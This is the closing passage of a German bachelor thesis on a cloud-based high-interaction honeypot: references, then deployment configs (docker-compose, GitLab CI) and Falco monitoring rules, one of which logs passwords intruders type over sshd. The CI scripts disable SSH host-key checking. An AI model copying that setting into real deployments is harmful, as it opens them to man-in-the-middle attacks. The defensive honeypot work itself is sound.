[8] rkt, a security-minded, standards-based container engine. (2018). – URL https://coreos.com/rkt/

[9] Zero-day (computing). (2018). – URL https://en.wikipedia.org/wiki/Zero-day_(computing)

[10] Abbasi, F. H. ; Harris, R. J.: Experiences with a Generation III virtual Honeynet. In: *2009 Australasian Telecommunication Networks and Applications Conference (ATNAC)*, Nov 2009, S. 1–6

[11] Akamai: XOR DDoS Botnet Launching 20 Attacks A Day From Compromised Linux Machines. (September 29, 2015). – URL https://www.akamai.com/us/en/about/news/press/2015-press/xor-ddos-botnet-attacking-linux-machines.jsp

[12] Alata, E. ; Nicomette, V. ; Kaaniche, M. ; Dacier, M. ; Herrb, M.: Lessons learned from the deployment of a high-interaction honeypot. In: *2006 Sixth European Dependable Computing Conference*, Oct 2006, S. 39–46

[13] Antonakakis, Manos ; April, Tim ; Bailey, Michael ; Bernhard, Matt ; Bursztein, Elie ; Cochran, Jaime ; Durumeric, Zakir ; Halderman, J. A. ; Invernizzi, Luca ; Kallitsis, Michalis ; Kumar, Deepak ; Lever, Chaz ; Ma, Zane ; Mason, Joshua ; Menscher, Damian ; Seaman, Chad ; Sullivan, Nick ; Thomas, Kurt ; Zhou, Yi: Understanding the Mirai Botnet. In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC : USENIX Association, 2017, S. 1093–1110. – URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis. – ISBN 978-1-931971-40-9

[14] Blusseau, Yves: LetsEncrypt companion container for nginx-proxy. (2018). – URL https://github.com/JrCs/docker-letsencrypt-nginx-proxy-companion

[15] Chacon, Scott ; Straub, Ben: *Pro git*. Apress, 2014

[16] Degioanni, Loris: Sysdig vs DTrace vs Strace: a Technical Discussion. (2014). – URL https://sysdig.com/blog/sysdig-vs-dtrace-vs-strace-a-technical-discussion/

[17] Docker, Inc.: Docker Documentation. (2018). – URL https://docs.docker.com/

[18] Elastic: ELK Stack. (2018). – URL https://www.elastic.co/de/elk-stack

[19] Elastic: Getting started with the Elastic Stack. (2018). – URL https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html

[20] Eric Cole, Stephen N.: Honeypots: A Security Manager's Guide to Honeypots. (2018). – URL https://www.sans.edu/cyber-research/security-laboratory/article/honeypots-guide

[21] Guarnizo, Juan ; Tambe, Amit ; Bhunia, Suman S. ; Ochoa, Martín ; Tippenhauer, Nils O. ; Shabtai, Asaf ; Elovici, Yuval: SIPHON: Towards Scalable

High-Interaction Physical Honeypots. In: *CoRR* abs/1701.02446 (2017). – URL http://arxiv.org/abs/1701.02446

[22] Inc, AWS: What is Elasticsearch? (2018). – URL https://aws.amazon.com/de/elasticsearch-service/what-is-elasticsearch/

[23] Inc, AWS: What Is the AWS Command Line Interface? (2018). – URL https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-welcome.html

[24] Inc, Docker: Docker Compose. (2018). – URL https://docs.docker.com/compose/overview/

[25] Inc, Docker: Runtime privilege and Linux capabilities. (2018). – URL https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

[26] Inc, Gitlab: Configuring GitLab Runners | GitLab. (2018). – URL https://docs.gitlab.com/ce/ci/runners/README.html

[27] Inc, Gitlab: GitLab Documentation. (2018). – URL https://docs.gitlab.com

[28] Inc, Gitlab: GitLab Runner. (2018). – URL https://docs.gitlab.com/runner/

[29] Inc, Sysdig: About Falco. (2018). – URL https://github.com/falcosecurity/falco/wiki/About-Falco

[30] Inc, Sysdig: Sysdig | The OpenSource Journey. (2018). – URL https://sysdig.com/opensource/

[31] Inc, Sysdig: Sysdig Overview. (2018). – URL https://github.com/draios/sysdig/wiki/Sysdig-Overview

[32] Informatik, Bundesamt für Sicherheit in der: It-Grundschutz. (2018). – URL https://www.bsi.bund.de/DE/Themen/ITGrundschutz/grundschutz.html

[33] Jones, Jeremiah K. ; Romney, Gordon W.: Honeynets: An Educational Resource for IT Security. In: *Proceedings of the 5th Conference on Information Technology Education*. New York, NY, USA : ACM, 2004 (CITC5 '04), S. 24–28. – URL http://doi.acm.org/10.1145/1029533.1029540. – ISBN 1-58113-936-5

[34] Kasza, Peter: Creating honeypots using Docker. (2015). – URL https://www.itinsight.hu/blog/posts/2015-05-04-creating-honeypots-using-docker.html

[35] Kocher, Paul ; Horn, Jann ; Fogh, Anders ; ; Genkin, Daniel ; Gruss, Daniel ; Haas, Werner ; Hamburg, Mike ; Lipp, Moritz ; Mangard, Stefan ; Prescher, Thomas ; Schwarz, Michael ; Yarom, Yuval: Spectre Attacks: Exploiting Speculative Execution. In: *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019

[36] Lipp, Moritz ; Schwarz, Michael ; Gruss, Daniel ; Prescher, Thomas ; Haas, Werner ; Fogh, Anders ; Horn, Jann ; Mangard, Stefan ; Kocher, Paul ; Genkin, Daniel ; Yarom, Yuval ; Hamburg, Mike: Meltdown: Reading Kernel Memory from User Space. In: *27th USENIX Security Symposium (USENIX Security 18)*, 2018

[37] Memari, N. ; Hashim, S. J. ; Samsudin, K.: Container based virtual honeynet for increased network security. In: *2015 5th National Symposium on Information Technology: Towards New Smart World (NSITNSW)*, Feb 2015, S. 1–6

[38] Mokube, Iyatiti ; Adams, Michele: Honeypots: Concepts, approaches, and challenges. In: *in ACM-SE 45: Proceedings of the 45th Annual Southeast Regional Conference, 2007*, S. 321–326

[39] Nance, K. ; Ryan, D. J.: Legal Aspects of Digital Forensics: A Research Agenda. In: *2011 44th Hawaii International Conference on System Sciences*, Jan 2011, S. 1–6. – ISSN 1530-1605

[40] Pa, Yin Minn P. ; Suzuki, Shogo ; Yoshioka, Katsunari ; Matsumoto, Tsutomu ; Kasama, Takahiro ; Rossow, Christian: IoTPOT: Analysing the Rise of IoT Compromises. In: *9th USENIX Workshop on Offensive Technologies (WOOT 15)*. Washington, D.C. : USENIX Association, 2015. – URL https://www.usenix.org/conference/woot15/workshop-program/presentation/pa

[41] Sadasivam, Karthik ; Samudrala, Banuprasad ; Yang, T. A.: Design of Network Security Projects Using Honeypots, 2004

[42] Sentanoe, Stewart ; Taubmann, Benjamin ; Reiser, Hans P.: Virtual Machine Introspection Based SSH Honeypot. In: *Proceedings of the 4th Workshop on Security in Highly Connected IT Systems*. New York, NY, USA : ACM, 2017 (SHCIS '17),

S. 13–18. – URL http://doi.acm.org/10.1145/3099012.3099016. – ISBN 978-1-4503-5271-0

[43] Shahin, M. ; Babar, M. A. ; Zhu, L.: Understanding and Hardening Linux Containers. (2016). – URL https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/april/ncc_group_understanding_hardening_linux_containers-1-1.pdf

[44] Shahin, M. ; Babar, M. A. ; Zhu, L.: Continuous Integration, Delivery and Deployment: A Systematic Review on Approaches, Tools, Challenges and Practices. In: *IEEE Access* 5 (2017), S. 3909–3943. – ISSN 2169-3536

[45] Sokol, Pavol ; Míšek, Jakub ; Husák, Martin: Honeypots and honeynets: issues of privacy. In: *EURASIP Journal on Information Security* 2017 (2017), Nr. 1, S. 4. – URL https://doi.org/10.1186/s13635-017-0057-4. ISBN 1687-417X

[46] Standardization, International O. for: ISO/IEC 27000 family - Information security management systems. (2018). – URL https://www.iso.org/isoiec-27001-information-security.html

[47] Symantec: Honeypots: Are They Illegal? (2003). – URL https://www.symantec.com/connect/articles/honeypots-are-they-illegal

[48] Symantec: Problems and Challenges with Honeypots. (2004). – URL https://www.symantec.com/connect/articles/problems-and-challenges-honeypots

[49] Synopsys, Inc. h.: Heartbleed Bug. (2018). – URL http://heartbleed.com/

[50] Sysdig, Inc.: Sysdig Falco Dockerfile. (2018). – URL https://hub.docker.com/r/sysdig/falco/~/dockerfile/

[51] Torvalds, Linus ; Hamano, Junio: Git: Fast version control system. (2010). – URL https://git-scm.com

[52] Weber Zhang, 0xAX Joshua M.: System calls in the Linux kernel. Part 1. (2008). – URL https://github.com/0xAX/linux-insides/blob/master/SysCall/linux-syscall-1.md

[53] Wilder, Jason: jwilder/nginx-proxy: Automated nginx proxy for Docker containers using docker-gen. (2018). – URL https://gitlab.informatik.haw-hamburg.de/help

A Anhang

```
1  version: '2'
2  services:
3    kibana:
4      image: docker.elastic.co/kibana/kibana:6.3.2
5      restart: always
6      container_name: kibana
7      ports:
8       - 5601:5601
9      depends_on:
10      - elasticsearch
11      - nginx-proxy
12      - nginx-letsencrypt
13     environment:
14      - SERVER_NAME=kibana.${host}
15      - ELASTICSEARCH_URL=http://elasticsearch:9200
16      - VIRTUAL_HOST=kibana.${host},www.kibana.${host}
17      - VIRTUAL_PORT=5601
18      - LETSENCRYPT_HOST=kibana.${host},www.kibana.${host}
19      - LETSENCRYPT_EMAIL=${email}
20
21   elasticsearch:
22     image: docker.elastic.co/elasticsearch/elasticsearch:6.3.2
23     restart: always
24     container_name: elasticsearch
25     ports:
26      - 9200:9200
27     depends_on:
28      - nginx-proxy
29      - nginx-letsencrypt
30     volumes:
31      - es_data:/usr/share/elasticsearch/data
32     environment:
33      - VIRTUAL_HOST=elasticsearch.${host},www.elasticsearch.${host}
34      - VIRTUAL_PORT=9200
35      - LETSENCRYPT_HOST=elasticsearch.${host},www.elasticsearch.${host}
```

```
36        - LETSENCRYPT_EMAIL=${email}
37        - ELASTIC_PASSWORD=${password}
38        - discovery.type=single-node
39        - cluster.name=docker-cluster
40        - bootstrap.memory_lock=true
41        - "ES_JAVA_OPTS=-Xms512m -Xmx512m"
42
43
44    nginx-proxy:
45      image: jwilder/nginx-proxy
46      restart: always
47      labels:
48        - com.github.jrcs.letsencrypt_nginx_proxy_companion.nginx_proxy
49      ports:
50        - "80:80"
51        - "443:443"
52      volumes:
53        - /var/run/docker.sock:/tmp/docker.sock:ro
54        - /etc/nginx/vhost.d
55        - /usr/share/nginx/html
56        - ./certs:/etc/nginx/certs
57        - ./htpasswd:/etc/nginx/htpasswd
58
59    nginx-letsencrypt:
60      image: jrcs/letsencrypt-nginx-proxy-companion
61      restart: always
62      depends_on:
63        - nginx-proxy
64      volumes:
65        - /var/run/docker.sock:/var/run/docker.sock:ro
66      volumes_from:
67        - nginx-proxy
68
69  volumes:
70    es_data:
```

Listing A.1: Log Server `docker-compose.yml` File

```
1
2   image: alpine:latest
3
4   stages:
5     - elastic_build
6     - production
7
```

```
8  elastic:
9    variables:
10     USER: ubuntu
11     HOST: elasticsearch.httwr.de
12   before_script:
13    - 'which ssh-agent || ( apk update && apk add openssh )'
14    - mkdir -p ~/.ssh
15    - touch ~/.ssh/config
16    - echo "$SSH_PRIVATE_KEY" | tr -d '\r' >> ~/.ssh/id_rsa
17    - chmod 600 ~/.ssh/id_rsa
18    - echo -e "Host *\n\tStrictHostKeyChecking no\n\n" > ~/.ssh/config
19   stage: elastic_build
20   script:
21     - ssh -l $USER $HOST "(cd /home/ubuntu/elastic || true) && (docker-
         compose down || true)"
22     - ssh -l $USER $HOST rm  "/home/ubuntu/elastic/docker-compose.yml"
23     - scp -r ./project/elasticsearch/docker-compose.yml $USER@$HOST:/home/
         ubuntu/elastic/docker-compose.yml
24     - ssh -l $USER $HOST "cd /home/ubuntu/elastic && docker-compose up -d"
25   environment:
26     name: kibana
27     url: https://kibana.httwr.de
28
29 build:honepot:
30   stage: elastic_build
31   tags: ["privileged"]
32   variables:
33     DOCKER_HOST: tcp://docker:2375/
34     DOCKER_DRIVER: overlay2
35     IMAGE_TAG: ${CI_PROJECT_NAME}:${CI_COMMIT_REF_SLUG}
36   image: docker:stable
37   services:
38     - docker:dind
39   before_script:
40     - docker login -u $DOCKER_USERNAME -p $DOCKER_PASSWORD
41   script:
42     - docker pull $DOCKER_USERNAME/${IMAGE_TAG} || true
43     - docker build --cache-from $DOCKER_USERNAME/${IMAGE_TAG}
44       -f project/Dockerfile
45       -t $DOCKER_USERNAME/${IMAGE_TAG} .
46     - docker push $DOCKER_USERNAME/${IMAGE_TAG}
47
48 honeypot:
49   variables:
```

```
50      USER: ubuntu
51      HOST: ${CI_PROJECT_NAME}.httwr.de
52    before_script:
53    - 'which ssh-agent || ( apk update && apk add openssh )'
54    - mkdir -p ~/.ssh
55    - touch ~/.ssh/config
56    - echo "$SSH_PRIVATE_KEY" | tr -d '\r' >> ~/.ssh/id_rsa
57    - chmod 600 ~/.ssh/id_rsa
58    - echo -e "Host *\n\tStrictHostKeyChecking no\n\n" > ~/.ssh/config
59    stage: production
60    script:
61      - ssh -p 1022 -l $USER $HOST "cd /home/ubuntu/honeypot_server && docker
          -compose down || true"
62      - ssh -p 1022 -l $USER $HOST rm -rf "/home/ubuntu/honeypot_server"
63      - scp -P 1022 -r ./project/honeypot_server $USER@$HOST:/home/ubuntu/
          honeypot_server
64      - ssh -p 1022 -l $USER $HOST "docker pull honey:${CI_COMMIT_REF_SLUG}"
65      - ssh -p 1022 -l $USER $HOST "rm /var/spool/cron && cp /home/ubuntu/
          honeypot_server/cron_job/file /var/spool/cron"
66      - ssh -p 1022 -l $USER $HOST "rm /etc/xinetd.conf && cp /home/ubuntu/
          honeypot_server/doorman/xinetd.conf /etc/xinetd.conf"
67      - ssh -p 1022 -l $USER $HOST "rm /etc/services && cp /home/ubuntu/
          honeypot_server/doorman/services /etc/services"
68      - ssh -p 1022 -l $USER $HOST "rm /usr/bin/honey/honey.sh && cp /home/
          ubuntu/honeypot_server/doorman/honey.sh /usr/bin/honey/honey.sh"
69      - ssh -p 1022 -l $USER $HOST "cd /home/ubuntu/honeypot_server && sudo
          chown root filebeat.yml && sudo chmod go-w filebeat.yml && sudo
          chown root metricbeat.yml && sudo chmod go-w metricbeat.yml &&
          docker-compose up -d"
70    environment:
71      name: honeypot
```

Listing A.2: `.gitlab-ci.yml` Datei

```
1  #---------Rules for execve a program-----------------
2
3  - rule: Detect a execve enter event
4    desc: A Process in a container execute program
5    condition: evt.type=execve and container.id != host and evt.dir contains
       > and not proc.name contains metricbeat and not proc.name contains
       udevadm
6    output: execveenter rule_id=1 evt.num=%evt.num evt.time=%evt.time evt.cpu
       =%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
       dir evt.type=%evt.type evt.args=(%evt.args)
7    priority: INFO
```

```
8
9  - rule: Detect a execve exit event
10   desc: A Process in a container execute program
11   condition: evt.type=execve and container.id != host and evt.dir contains
         < and not proc.name contains metricbeat and not proc.name contains
         udevadm
12   output: execveexit rule_id=2 evt.num=%evt.num evt.time=%evt.time evt.cpu
         =%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
13   priority: INFO
14
15 ##---------Rules for clone process-----------------
16
17 - rule: Detect a clone enter event
18   desc: Proc in container do something
19   condition: evt.type=clone and container.id != host and evt.dir contains >
          and not proc.name contains metricbeat and not proc.name contains
         udevadm
20   output: cloneenter rule_id=3 evt.num=%evt.num evt.time=%evt.time evt.cpu
         =%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
21   priority: INFO
22
23 - rule: Detect a clone exit event
24   desc: Proc in container do something
25   condition: evt.type=clone and container.id != host and evt.dir contains <
          and not proc.name contains metricbeat and not proc.name contains
         udevadm
26   output: cloneexit rule_id=4 evt.num=%evt.num evt.time=%evt.time evt.cpu=%
         evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
27   priority: INFO
28
29 ##---------Rules to detect I/O-----------------
30 - rule: Detect a password opt
31   desc: Proc in container do something
32   condition: evt.type=write and container.id != host and proc.exe contains
         accepted and proc.exe contains sshd and evt.dir contains < and evt.
         args contains .... and not evt.args contains .....
33   output: passwordopt rule_id=6.5 evt.num=%evt.num evt.time=%evt.time evt.
         cpu=%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%
         evt.dir evt.type=%evt.type evt.args=(%evt.args)
34   priority: INFO
35
```

```
36 - rule: Detect a password
37   desc: Proc in container do something
38   condition: evt.type=write and container.id != host and proc.exe contains
         accepted and proc.exe contains sshd and evt.dir contains < and evt.
         args contains ....
39   output: passwordold rule_id=6 evt.num=%evt.num evt.time=%evt.time evt.cpu
         =%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
40   priority: INFO
41
42 ##----------Rules for network----------
43
44
45 - rule:  Detect a accept opt
46   desc: Proc in container do something
47   condition: evt.type=accept and (fd.type=ipv4 or fd.type=ipv6) and proc.
         name contains xinetd
48   output: acceptopt rule_id=5.5 evt.num=%evt.num evt.time=%evt.time evt.cpu
         =%evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
49   priority: INFO
50
51 - rule:  Detect a accept
52   desc: Proc in container do something
53   condition: evt.type=accept and fd.type=ipv4
54   output: acceptold rule_id=5 evt.num=%evt.num evt.time=%evt.time evt.cpu=%
         evt.cpu proc.name=%proc.name (thread.tid=%thread.tid) evt.dir=%evt.
         dir evt.type=%evt.type evt.args=(%evt.args)
55   priority: INFO
```

Listing A.3: Falco Regeln, die innerhalb dieser Arbeit entstanden sind

Erklärung zur selbstständigen Bearbeitung einer Abschlussarbeit

Gemäß der Allgemeinen Prüfungs- und Studienordnung ist zusammen mit der Abschlussarbeit eine schriftliche Erklärung abzugeben, in der der Studierende bestätigt, dass die Abschlussarbeit „– bei einer Gruppenarbeit die entsprechend gekennzeichneten Teile der Arbeit [(§ 18 Abs. 1 APSO-TI-BM bzw. § 21 Abs. 1 APSO-INGI)] – ohne fremde Hilfe selbständig verfasst und nur die angegebenen Quellen und Hilfsmittel benutzt wurden. Wörtlich oder dem Sinn nach aus anderen Werken entnommene Stellen sind unter Angabe der Quellen kenntlich zu machen."

Quelle: § 16 Abs. 5 APSO-TI-BM bzw. § 15 Abs. 6 APSO-INGI

Erklärung zur selbstständigen Bearbeitung der Arbeit

Hiermit versichere ich,

Name: _____

Vorname: _____

dass ich die vorliegende Bachelorarbeit – bzw. bei einer Gruppenarbeit die entsprechend gekennzeichneten Teile der Arbeit – mit dem Thema:

Entwicklung eines high interaction Honeypots in der Cloud

ohne fremde Hilfe selbständig verfasst und nur die angegebenen Quellen und Hilfsmittel benutzt habe. Wörtlich oder dem Sinn nach aus anderen Werken entnommene Stellen sind unter Angabe der Quellen kenntlich gemacht.

_____	_____	_____
Ort	Datum	Unterschrift im Original